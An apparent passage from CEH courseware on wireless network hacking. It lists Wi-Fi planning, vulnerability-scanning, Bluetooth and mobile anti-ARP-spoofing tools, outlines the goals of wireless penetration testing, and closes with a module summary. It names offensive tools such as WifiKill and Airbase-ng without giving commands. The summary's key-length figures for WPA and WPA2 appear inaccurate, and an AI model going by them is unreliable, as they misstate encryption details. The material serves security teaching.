AirMagnet Planner is a wireless network planning tool that accounts for building materials, obstructions, AP configurations, antenna patterns, and a host of other variables to provide a reliable predictive map of Wi-Fi signal and performance. The solution offers superior predictive modeling to determine ideal quantity, placement and configuration of APs for optimal security, performance and compliance.

Some of the additional Wi-Fi predictive planning tools include:

- Cisco Prime Infrastructure (<https://www.cisco.com>)
- AirTight Planner (<http://www.moupiri.co.nz>)
- LANPlanner (<http://www.prologixdistribution.com>)
- RingMaster Software (<https://www.juniper.net>)
- Ekahau Site Survey (ESS) (<https://www.ekahau.com>)
- Connect EZ Turnkey Wireless LAN Bundle (<http://www.connect802.com>)
- TamoGraph Site Survey (<http://www.tamos.com>)
- NetSpot (<https://www.netspotapp.com>)
- Wi-Fi Designer (<https://wfd.cloud.xirrus.com>)

Wi-Fi Vulnerability Scanning Tools

Wi-Fi vulnerability scanning tools determine the weaknesses in wireless networks and secure them before attackers actually attack. Wi-Fi vulnerability scanning tools include:

- **Zenmap**

Source: <https://nmap.org>

Zenmap is a multi-platform GUI for the Nmap Security Scanner, which is useful for scanning vulnerabilities on wireless networks. This tool saves the vulnerability scans as profiles to make them run repeatedly. The results of recent scans are stored in a searchable database.

Some of the additional Wi-Fi vulnerability scanning tools include:

- **Nessus** (<https://www.tenable.com>)
- **Network Security Toolkit** (<https://networksecuritytoolkit.org>)
- **Nexpose** (<https://www.rapid7.com>)
- **WiFish Finder** (<https://www.mojonetworks.com>)
- **Penetrator Vulnerability Scanner** (<https://www.secpoint.com>)
- **SILICA** (<http://www.immunityinc.com>)
- **WebSploit** (<https://sourceforge.net>)
- **Airbase-ng** (<https://aircrack-ng.org>)

The screenshot shows a website titled "Bluetooth Security Tools" with a navigation bar for "Hacking Wireless Networks" and "Wireless Security Tools". The main content area is divided into several sections:

- Bluetooth Firewall:** A section on the left with a list of features:
 - FruitMobile Bluetooth Firewall protects your android device against all sorts of **bluetooth attack** from devices around you
 - It **displays alerts** when bluetooth activities take place
 - You can also **scan your device and detect apps** with bluetooth capabilities
- Bluetooth Firewall Screenshots:** Two screenshots of the FruitMobile Bluetooth Firewall app interface. The first shows the app is ON and logging is ON. The second shows a list of applications detected with bluetooth capabilities, such as "Message" and "Bluetooth", each with a "Capable of all bluetooth actions" warning.
- Tool List:** A vertical list of other security tools with their logos and URLs:
 - Bluediving** (<http://bluediving.sourceforge.net>)
 - Bluelog** (<http://www.digifail.com>)
 - Bloover II** (<https://trifinite.org>)
 - Btscanner** (<https://packages.debian.org>)
 - BlueRanger** (<http://cyborg.ztrelo.com>)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Bluetooth Security Tools

- **Bluetooth Firewall**

Source: <http://www.fruitmobile.com>

FruitMobile Bluetooth Firewall protects your android device against all sorts of bluetooth attack from devices around you. It displays alerts when bluetooth activities occur. You can also scan your device and detect apps with bluetooth capabilities.

Some of the additional Bluetooth security tools include:

- Bluediving (<http://bluediving.sourceforge.net>)
- Bluelog (<http://www.digifail.com>)
- Bloover II (<https://trifinite.org>)
- Btscanner (<https://packages.debian.org>)
- BlueRanger (<http://cyborg.ztrelo.com>)



Wi-Fi Security Tools for Mobile

- **Wifi Protector**

Source: <https://www.wifiprotector.com>

Wifi Protector detects and protects cell phones from all kinds of ARP attacks, such as DOS or MITM. This app protects the phone from tools like FaceNiff, Cain & Abel, ANTI, ettercap, DroidSheep, NetCut, and all other privacy breaking tools that try to hijack sessions via MITM through ARP spoofing or ARP poisoning. It also allows secure usage of Facebook, Twitter, LinkedIn, eBay etc. WifiKill cannot take a phone offline with this app installed.

- **WiFiGuard**

Source: <https://play.google.com>

WiFiGuard can work on both Root and Non-root devices. This application can prevent ARP spoofing attack such as MITM attacks, which are used by some applications such as WifiKill, dSploit, and sniffers.

- **Non-root features:**

- Gives information about attack

- **Root features:**

- Active mode that restores ARP table
- Passive mode for static ARP table


- **Wifi Inspector**

Source: <https://play.google.com>

Wifi Inspector finds all the devices connected to the network (both wired and Wi-Fi, whether consoles, TVs, pcs, tablets, phones, etc.), giving relevant data such as IP address, manufacturer, device name, and MAC Address. This tool can detect who is accessing data. It also allows saving a list of known devices with custom names and finds intruders quickly.

Some of the additional Wi-Fi security tools for mobile include:

- ARP Guard (<https://play.google.com>)
- Secure WiFi (<https://play.google.com>)
- Wifi Security Checker (<https://play.google.com>)



Wireless Pen Testing

Conduct pen tests on the WLAN to determine security loopholes and then repair them. A pen tester tries to simulate an attack on the security of the target wireless network. This section describes the steps the pen tester should perform to conduct a pen test on a wireless network.

Hacking Wireless Networks
Wireless Pen Testing

Wireless Penetration Testing

CEH

Wireless penetration testing is a process of actively **evaluating information security measures** implemented in a wireless network to analyze design weaknesses, technical flaws, and vulnerabilities



Threat Assessment	Identify the wireless threats facing an organization's information assets
Upgrading Infrastructure	Change or upgrade existing infrastructure of software, hardware, or network design
Risk Prevention and Response	Provide comprehensive approach of preparation steps that can be taken to prevent inevitable exploitation
Security Control Auditing	To test and validate the efficiency of wireless security protections and controls
Data Theft Detection	Find streams of sensitive data by sniffing the traffic
Information System Management	Collect information on security protocols, network strength and connected devices



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Wireless Penetration Testing

Wireless penetration testing is a process of actively evaluating information security measures implemented in a wireless network to analyze design weaknesses, technical flaws and vulnerabilities. A comprehensive detailed report about the findings along with the suite of recommended countermeasures is delivered to executive, management, and technical audiences.

- **Threat Assessment:** Identify the wireless threats facing an organization's information assets.
- **Upgrading Infrastructure:** Change or upgrade existing infrastructure of software, hardware, or network design.
- **Risk Prevention and Response:** Provide comprehensive approach of preparation steps that can be taken to prevent inevitable exploitation.
- **Security Control Auditing:** To test and validate the efficiency of wireless security protections and controls.
- **Data Theft Detection:** Find streams of sensitive data by sniffing the traffic
- **Information System Management:** Collect information on security protocols, network strength, and connected devices.







Hacking Wireless Networks **Module Summary** **CEH**

- IEEE 802.11 standards based Wi-Fi networks are widely used for communication and data transfer across a radio network
- A Wi-Fi infrastructure generally consists of hardware components such as wireless routers and APs, antennas, relay towers and authentication servers, and software components such as encryption algorithms, key management, and distribution mechanisms
- Most widely used wireless encryption mechanisms include WEP, WPA, and WPA2, of which, WPA2 is considered most secure
- WPA uses TKIP, which utilizes the RC4 stream cipher encryption with 128-bit keys and 64-bit keys for authentication whereas WPA2 encrypts the network traffic using a 256 bit key with AES encryption
- WEP is vulnerable to various analytical attacks that recovers the key due to its weak IVs whereas WPA is vulnerable to password brute forcing attacks
- Wi-Fi networks are vulnerable to various access control, integrity, confidentiality, availability, and authentication attacks
- Wi-Fi attack countermeasures include configuration best practices, SSID settings best practices, authentication best practices, and wireless IDS systems

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Summary

The module described wireless networks, wireless standards, components used in wireless networks, wireless encryption standards, vulnerabilities and threats in wireless networks, and measures to secure them. The next module will explain how attackers hack mobile OSs and countermeasures to protect them.